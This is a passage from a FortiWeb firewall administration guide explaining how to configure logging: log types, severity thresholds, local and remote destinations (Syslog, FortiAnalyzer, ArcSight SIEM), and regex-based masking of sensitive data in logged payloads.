
Logging

To diagnose problems or track actions that the FortiWeb appliance performs as it receives and processes traffic, configure the FortiWeb appliance to record log messages.

Log messages can record attack, system, and/or traffic events. They are also the source of information for alert email and many types of reports.

When you configure protection profiles, many components include an **Action** option that determines the response to a detected violation. Actions combine with severity levels and trigger policies to determine whether and where a log message, message on the **Attack Log Console** widget, SNMP trap, and/or alert email will be generated.

Dialog showing actions, severity level, and triggers that affect logging



Before logging will occur, however, you must first enable and configure it.

About logs & logging

FortiWeb appliances can log many different network activities and traffic including:

- overall network traffic
- system-related events including system restarts and HA activity
- matches of policies with Action set to a log-generating option such as **Alert**

Each type can be useful during troubleshooting or forensic investigation. For more information about log types, see Log types on page 690.

You can select a priority level that log messages must meet in order to be recorded. For more information, see Log severity levels on page 690.

For a detailed description of each FortiWeb log message, as well as log message structure, see the FortiWeb Log Message Reference.

The FortiWeb appliance can save log messages to its memory, or to a remote location such as a Syslog server or FortiAnalyzer appliance. For more information, see Configuring logging on page 691. The FortiWeb appliance can also use log messages as the basis for reports. For more information, see Reports on page 740.

The FortiWeb appliance also displays event and attack log messages on the dashboard. For more information, see Attack Log widget on page 683 and Event Log Console widget on page 685.

See also

- Log types
- Log severity levels
- Configuring logging
- Viewing log messages

Log types

Each log message contains a **Type** (`type`) field that indicates its category, and in which log file it is stored.

FortiWeb appliances can record the following categories of log messages:

Log types

Log type	Description
Event	Displays administrative events, such as downloading a backup copy of the configuration, and hardware failures.
Traffic	Displays traffic flow information, such as HTTP/HTTPS requests and responses.
Attack	Displays attack and intrusion attempt events.



Avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

Log severity levels

Each log message contains a **Severity** (`pri`) field that indicates the severity of the event that caused the log message, such as `pri=warning`.

Log severity levels

Level (0 is greatest)	Name	Description
0	Emergency	The system has become unusable.
1	Alert	Immediate action is required.
2	Critical	Functionality is affected.
3	Error	An error condition exists and functionality could be affected.
4	Warning	Functionality could be affected.
5	Notification	Information about normal events.
6	Information	General information about system operations.

For each location where the FortiWeb appliance can store log files (disk, memory, Syslog or FortiAnalyzer), you can define a severity threshold. The FortiWeb appliance will store all log messages equal to or exceeding the log severity level you select.

For example, if you select **Error**, the FortiWeb appliance will store log messages whose log severity level is **Error**, **Critical**, **Alert**, and **Emergency**.



Avoid recording log messages using low log severity thresholds such as information or notification to the local hard disk for an extended period of time. A low log severity threshold is one possible cause of frequent logging. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.

For more information, see Configuring log destinations on page 695.

Log rate limits

When FortiWeb is defending your network against a DoS attack, the last thing you need is for performance to decrease due to logging, compounding the effects of the attack. By the nature of the attack, these log messages will likely be repetitive anyway. Similarly, repeated attack log messages when a client has become subject to a period block yet continues to send requests is of little value, and may actually be distracting from other, unrelated attacks.

To optimize logging performance and help you to notice important new information, within a specific time frame, FortiWeb will only make one log entry for these repetitive events. It will **not** log every occurrence. To adjust the interval at which FortiWeb will record identical log messages during an ongoing attack, see `max-dos-alert-interval <seconds_int>` in the FortiWeb CLI Reference.

Configuring logging

You can configure the FortiWeb appliance to store log messages either locally (that is, in RAM or to the hard disk) and or remotely (that is, on a Syslog or ArcSight server or FortiAnalyzer appliance). Your choice of storage

location may be affected by several factors, including the following.

- Rebooting the FortiWeb appliance clears logs stored in memory.
- Logging only locally may not satisfy your requirements for off-site log storage.
- Attack logs and traffic logs cannot be logged to local memory.
- Very frequent logging may cause undue wear when stored on the local hard drive. A low severity threshold is one possible cause of frequent logging. For more information on severity levels, see Log severity levels on page 690.
- Very frequent logging, such as when the severity level is low, may rapidly consume all available log space when stored in memory. If the available space is consumed, and if the FortiWeb appliance is configured to do so, it may store any new log message by overwriting the oldest log message. For high traffic volumes, this may occur so rapidly that you cannot view old log messages before they are replaced.
- Usually, fewer log messages can be stored in memory. Logging to a Syslog server or FortiAnalyzer appliance may provide you with additional log storage space.

For information on viewing locally stored log messages, see Viewing log messages on page 706.

To configure logging

1. Set the severity level threshold that log messages must meet or exceed in order to be sent to each log storage device. If you will store logs remotely, also configure connectivity information such as the IP address. See Configuring log destinations on page 695, Configuring Syslog settings on page 701, Configuring FortiAnalyzer policies on page 702, and Configuring SIEM policies on page 703
2. Group Syslog, FortiAnalyzer, and SIEM settings and select those groups in **Trigger Action** settings throughout the configuration of web protection features. See Configuring triggers on page 705.
3. Enable logging in general. See Enabling log types, packet payload retention, & resource shortage alerts on page 692.
4. If you want to log attacks, select an **Alert** option as the Action setting when configuring attack protection.
5. Monitor your log messages via the web UI or through alert email for events that require action from network administrators. See Viewing log messages on page 706 and Alert email on page 728. Configure reports that are derived from log data to review trends in your network. See Reports on page 740.

Enabling log types, packet payload retention, & resource shortage alerts


You can enable or disable logging for each log type, as well as configure system alert thresholds, and which policy violations should cause the appliance to retain the TCP/IP packet payload (HTTP headers and a portion of the HTTP body, if any) that can be viewed with its corresponding log message.

For more information on log types, see Log types on page 690.

To enable logging

1. Go to **Log&Report > Log Config > Other Log Settings**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.
2. Configure these settings:



Setting name	Description
Enable Attack Log	Enable to log violations of attack policies, such as server information disclosure and attack signature matches, if that feature is configured such that Action is set to **Alert**, **Alert & Deny**, or **Alert & Erase**.
Enable Traffic Log	Enable to log traffic events such as HTTP requests and responses, and the expiration of HTTP sessions. **Tip:** Because resources for this feature increase as your traffic increases, if you do not need traffic data, disable this feature to improve performance and improve hardware life.

Setting name	Description
Enable Traffic Packet Log	Enable to retain the packet payloads of all HTTP request traffic. Unlike attack packet payloads, only HTTP request traffic packets are retained (**not** HTTP responses), and only the first 4 KB of the payload from the buffer of FortiWeb's HTTP parser. Packet payloads supplement the log message by providing the actual request body, which may help you to fine-tune your regular expressions to prevent false negatives, or to examine changes to attack behavior for subsequent forensic analysis. To view packet payloads, see Viewing packet payloads on page 713. **Tip:** Retaining traffic packet payloads is resource intensive. To improve performance, only enable this option while necessary.
Enable Event Log	Enable to log local events, such as administrator logins or rebooting the FortiWeb appliance.
Ignore SSL Errors	Allows you to stop FortiWeb from logging SSL errors. This is useful when you use high-level security settings, which generate a high volume of these types of errors.
Retain Packet Payload For	Mark the check boxes of the attack types or validation failures to retain the buffer from FortiWeb's HTTP parser. Packet retention is enabled by default for most types. Packet payloads supplement the log message by providing part of the actual data that matched the regular expression, which may help you to fine-tune your regular expressions to prevent false positives, or to examine changes to attack behavior for subsequent forensic analysis. To view packet payloads, see Viewing packet payloads on page 713. If packet payloads could contain sensitive information, you may need to obscure those elements. For details, see Obscuring sensitive data in the logs on page 699. **Note:** FortiWeb retains only the first 4 KB of data from the offending HTTP request payload that triggered the log message. If you require forensic analysis of, for example, buffer overflow attacks that would exceed this limit, you must implement it separately.
CPU Utilization	Select a threshold level (60% to 99%) beyond which CPU usage triggers an event log entry.
Memory Utilization	Select a threshold level (60% to 99%) beyond which memory usage triggers an event log entry.
Log Disk Utilization	Select a threshold level (60% to 99%) beyond which log disk usage triggers an event log entry.

Setting name	Description
Trigger Action	Select an trigger, if any, to use when memory usage or CPU usage reaches or exceeds its specified threshold.

3. Click **Apply**.

See also

- Configuring log destinations
- Viewing log messages
- Viewing packet payloads
- Downloading log messages
- Obscuring sensitive data in the logs

Configuring log destinations

You can choose and configure the storage methods for log information, and/or email alerts when logs have occurred.



Alert email can be enabled here, but must be configured separately first. See Alert email on page 728.

For logging accuracy, you should verify that the FortiWeb appliance's system time is accurate. For details, see Setting the system time & date on page 118.



Avoid recording highly frequent log types such as traffic logs to the local hard disk for an extended period of time. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.




You can also configure FortiWeb to send log information to an FTP or TFTP server in report form.

To configure log settings

1. Go to **Log&Report > Log Config > Global Log Settings**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Configure these settings:



Setting name	Description
Disk	Enable to record log messages to the local hard disk on the FortiWeb appliance. If the FortiWeb appliance is logging to its hard disk, you can use the web UI to view log messages stored locally on the FortiWeb appliance. For details, see Viewing log messages on page 706.

Setting name		Description
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 690. **Caution:** Avoid recording log messages using low severity thresholds such as information or notification to the local hard disk for an extended period of time. A low log severity threshold is one possible cause of frequent logging. Excessive logging frequency can cause undue wear on the hard disk and may cause premature failure.
	When log disk is full	Select what the FortiWeb appliance will do when the local disk is full and a new log message occurs, either: • **Do not log** — Discard the new log message. • **Overwrite oldest logs** — Delete the oldest log file in order to free disk space, then store the new log message in a new log file.
	Log rolling settings	
	Log file should not exceed *n* MB	Type the maximum file size of the current log file. When the current log file reaches its maximum size, the next log message received will begin a new, separate file. The valid range is between 10 MB and 200 MB.
Memory	Enable to record log messages in the local random access memory (RAM) of the FortiWeb appliance. If the FortiWeb appliance is logging to memory, you can use the web UI to view log messages that are stored locally on the FortiWeb appliance. For details, see Viewing log messages on page 706. **Note:** Attack cannot be stored in memory. **Caution:** Log messages stored in memory should **not** be regarded as permanent. **Unlike logs stored on disk, logs stored in memory cannot be downloaded.** All log entries stored in memory are cleared when the FortiWeb appliance restarts. When available memory space for log messages is full, the FortiWeb appliance will store any new log message by overwriting the oldest log message.	
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 690.

Setting name		Description
Syslog		Enable to store log messages remotely on a Syslog server. **Caution:** Enabling **Syslog** could result in excessive log messages being recorded in Syslog. Syslog entries are controlled by Syslog policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action is not selected for a specific type of violation, every occurrence of that violation will be transmitted to the Syslog server in the Syslog Policy field. **Note:** Logs stored remotely cannot be viewed from the FortiWeb web UI.
	Syslog Policy	Select the settings to use when storing log messages remotely. The Syslog settings include the address of the remote Syslog server and other connection settings. For more information see Configuring Syslog settings on page 701.
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 690.
	Facility	Select the facility identifier that the FortiWeb appliance will use to identify itself when sending log messages to the first Syslog server. To easily identify log messages from the FortiWeb appliance when they are stored on the Syslog server, enter a unique facility identifier, and verify that no other network devices use the same facility identifier.
FortiAnalyzer		Enable to store log messages remotely on a FortiAnalyzer appliance. Compatibility varies. See the FortiAnalyzer Release Notes. For example, FortiAnalyzer 5.0.6 is tested compatible with FortiWeb 5.1.1 and 5.0.5. Log entries to FortiAnalyzer are controlled by FortiAnalyzer policies and trigger actions associated with various types of violations. If this option is enabled, but a trigger action has not been selected for a specific type of violation, every occurrence of that violation will be recorded to the FortiAnalyzer specified in FortiAnalyzer Policy. **Note:** Before enabling this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send many log messages to FortiAnalyzer. **Note:** Logs stored remotely cannot be viewed from the FortiWeb web UI.
	FortiAnalyzer Policy	Select the settings to use when storing log messages remotely. FortiAnalyzer settings include the address and other connection settings for the remote FortiAnalyzer. For more information see Configuring FortiAnalyzer policies on page 702.

Setting name		Description
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 690.
SIEM	Enable to store log messages remotely on an ArcSight SIEM (security information and event management) server. FortiWeb sends log entries to ArcSight in CEF (Common Event Format). If this option is enabled, but a trigger action has not been selected for a specific type of violation, FortiWeb records every occurrence of that violation to the ArcSight server specified by **SIEM Policy**. **Note:** Before you enable this option, verify that log frequency is not too great. If logs are very frequent, enabling this option could decrease performance and cause the FortiWeb appliance to send many log messages to the ArcSight server. **Note:** You cannot view logs stored remotely from the FortiWeb web UI.	
	Log Level	Select the severity level that a log message must equal or exceed in order to be recorded to this storage location. For information about severity levels, see Log severity levels on page 690.
	SIEM Policy	Select the settings to use when storing log messages remotely. SIEM settings include the address and other connection settings for the ArcSight server. For more information see Configuring SIEM policies on page 703.

3. Click **Apply**.
4. Enable the log types that you want your log destinations to receive. See Enabling log types, packet payload retention, & resource shortage alerts on page 692.

See also

- Configuring log destinations
- Viewing log messages
- Downloading log messages
- Enabling log types, packet payload retention, & resource shortage alerts
- Alert email
- Configuring Syslog settings
- Configuring FortiAnalyzer policies

Obscuring sensitive data in the logs

You can configure the FortiWeb appliance to hide certain predefined data types, including user names and passwords, that could appear in the packet payloads accompanying a log message. You can also define and include your own sensitive data types, such as ages (relevant if you are required to comply with COPPA) or other identifying numbers, using regular expressions.

Sensitive data definitions are **not** retroactive. They will hide strings in subsequent log messages, but will not affect existing ones.

To exclude custom sensitive data from log packet payloads

1. Go to **Log&Report > Log Config > Log Custom Sensitive Rule**.


   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. On the top right side of the page, mark one or both of the following check boxes:

   - **Enable Predefined Rules** — Use the predefined credit card number and password data types. See Predefined suspicious request URLs on page 220.
   - **Enable Custom Rules** — Use your own regular expressions to define sensitive data. See Auto-learning on page 198.

3. Click **Create New**.

   A dialog appears.



4. In **Name**, type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

5. Select either **General Mask** (a regular expression that will match any substring in the packet payload) or **Field Mask** (a regular expression that will match only the value of a specific form input).

   - In the field next to **General Mask**, type a regular expression that matches all the strings or numbers that you want to obscure in the packet payloads.

     For example, to hide a parameter that contains the age of users under 14, you could enter:

     ```
     age\=[1-13]
     ```

     Valid expressions must not start with an asterisk (`*`). The maximum length is 255 characters.

   - For **Field Mask**, in the left-hand field (**Field Name**), type a regular expression that matches all and only the input names whose values you want to obscure. (The input name itself will **not** be obscured. If you wish to do this, use **General Mask** instead.) Then, in the right hand field (**Field Value**), type a regular expression that matches all input values that you want to obscure. Valid expressions must not start with an asterisk (`*`). The maximum length is 255 characters.

     For example, to hide a parameter that contains the age of users under 14, for **Field Name**, you would enter `age`, and for **Field Value**, you could enter `[1-13]`.

Field masks using asterisks are greedy: a match for the parameter's value will obscure it, but will **also** obscure the rest of the parameters in the line. To avoid this, enter an expression whose match terminates with, but does not consume, the parameter separator.



For example, if parameters are separated with an ampersand (&), and you want to obscure the value of the **Field Name** `username` but **not** any of the parameters that follow it, you could enter the **Field Value**:

```
.*?(?=\&)
```

This would result in:

```
username****&age=13&origurl=%2Flogin
```



To test a regular expression, click the >> (test) button. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).

6. Click **OK**.

   The expression appears in the list of regular expressions that define sensitive data that will be obscured in the logs.

   When viewing new log messages, data types matching your expression are replaced with a string of asterisks.

Configuring Syslog settings

To store log messages remotely on a Syslog server, you first create the Syslog connection settings.

Syslog settings can be referenced by a trigger, which in turn can be selected as the trigger action in a protection profile, and used to send log messages to one or more Syslog servers whenever a policy violation occurs.

You can use each Syslog policy to configure connections to up to 3 Syslog servers.



Logs stored remotely cannot be viewed from the FortiWeb web UI. If you need to view logs from the web UI, also enable local storage. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.

To configure Syslog policies

1. Before you can log to Syslog, you must enable it for the log type that you want to use as a trigger. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.
2. Go to **Log&Report > Log Policy > Syslog Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.
3. Click **Create New**.

A dialog appears.

4. If the policy is new, in **Policy Name**, type the name of the policy as it will be referenced in the configuration.
5. Click **Create New**.
6. In **IP Address**, enter the address of the remote Syslog server.
7. In **Port**, enter the listening port number of the Syslog server. The default is 514.
8. Mark the **Enable CSV Format** check box if you want to send log messages in comma-separated value (CSV) format.
9. Click **OK**.
10. Repeat the Syslog server connection configuration for up to two more servers, if required.
11. To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

    If the remote host does not receive the log messages, verify the FortiWeb appliance's network interfaces (see Configuring the network interfaces on page 154) and static routes (see Adding a gateway on page 169), and the policies on any intermediary firewalls or routers. If ICMP is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the FortiWeb CLI Reference.

See also

- Configuring log destinations
- Viewing log messages
- Enabling log types, packet payload retention, & resource shortage alerts
- Configuring triggers
- Configuring log destinations
- Obscuring sensitive data in the logs

Configuring FortiAnalyzer policies

Before you can store log messages remotely on a FortiAnalyzer appliance, you must first create FortiAnalyzer connection settings.

Once you create FortiAnalyzer connection settings, it can be referenced by a trigger, which in turn can be selected as a trigger action in a protection profile, and used to record policy violations.



Logs stored remotely cannot be viewed from the web UI of the FortiWeb appliance. If you require the ability to view logs from the web UI, also enable local storage. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.

To configure FortiAnalyzer policies

1. Before you can log to FortiAnalyzer, you must enable logging for the log type that you want to use as a trigger. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.
2. Go to **Log&Report > Log Policy > FortiAnalyzer Policy**.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

3. Click **Create New**, and then complete the following settings:

Policy Name	Enter a unique name that other parts of the configuration can reference. Do not use spaces or special characters. The maximum length is 35 characters.
IP Address	Enter the IP address of the remote FortiAnalyzer appliance.
Encrypt Log Transmission	Select to transmit logs to the FortiAnalyzer appliance using SSL.

4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. In **IP Address**, type the address of the remote FortiAnalyzer appliance.
6. Click **OK**.
7. Confirm with the FortiAnalyzer administrator that the FortiWeb appliance was added to the FortiAnalyzer appliance's device list, allocated sufficient disk space quota, and assigned permission to transmit logs to the FortiAnalyzer appliance. For details, see the FortiAnalyzer Administration Guide.
8. To verify logging connectivity, from the FortiWeb appliance, trigger a log message that matches the types and severity levels that you have chosen to store on the remote host. Then, on the remote host, confirm that it has received that log message.

   If the remote host does not receive the log messages, verify the FortiWeb appliance's network interfaces (see Configuring the network interfaces on page 154) and static routes (see Adding a gateway on page 169), and the policies on any intermediary firewalls or routers. If ICMP `ECHO_RESPONSE` (pong) is enabled on the remote host, try using the `execute traceroute` command to determine the point where connectivity fails. For details, see the FortiWeb CLI Reference.

Configuring SIEM policies

Before you store log messages remotely on an ArcSight server, you create SIEM connection settings and add them to a trigger configuration. Then you select the trigger in a protection profile.



You cannot use the web UI to view logs stored remotely. To view logs from the web UI, also enable local storage. For details, see Enabling log types, packet payload retention, & resource shortage alerts on page 692.

To configure SIEM policies

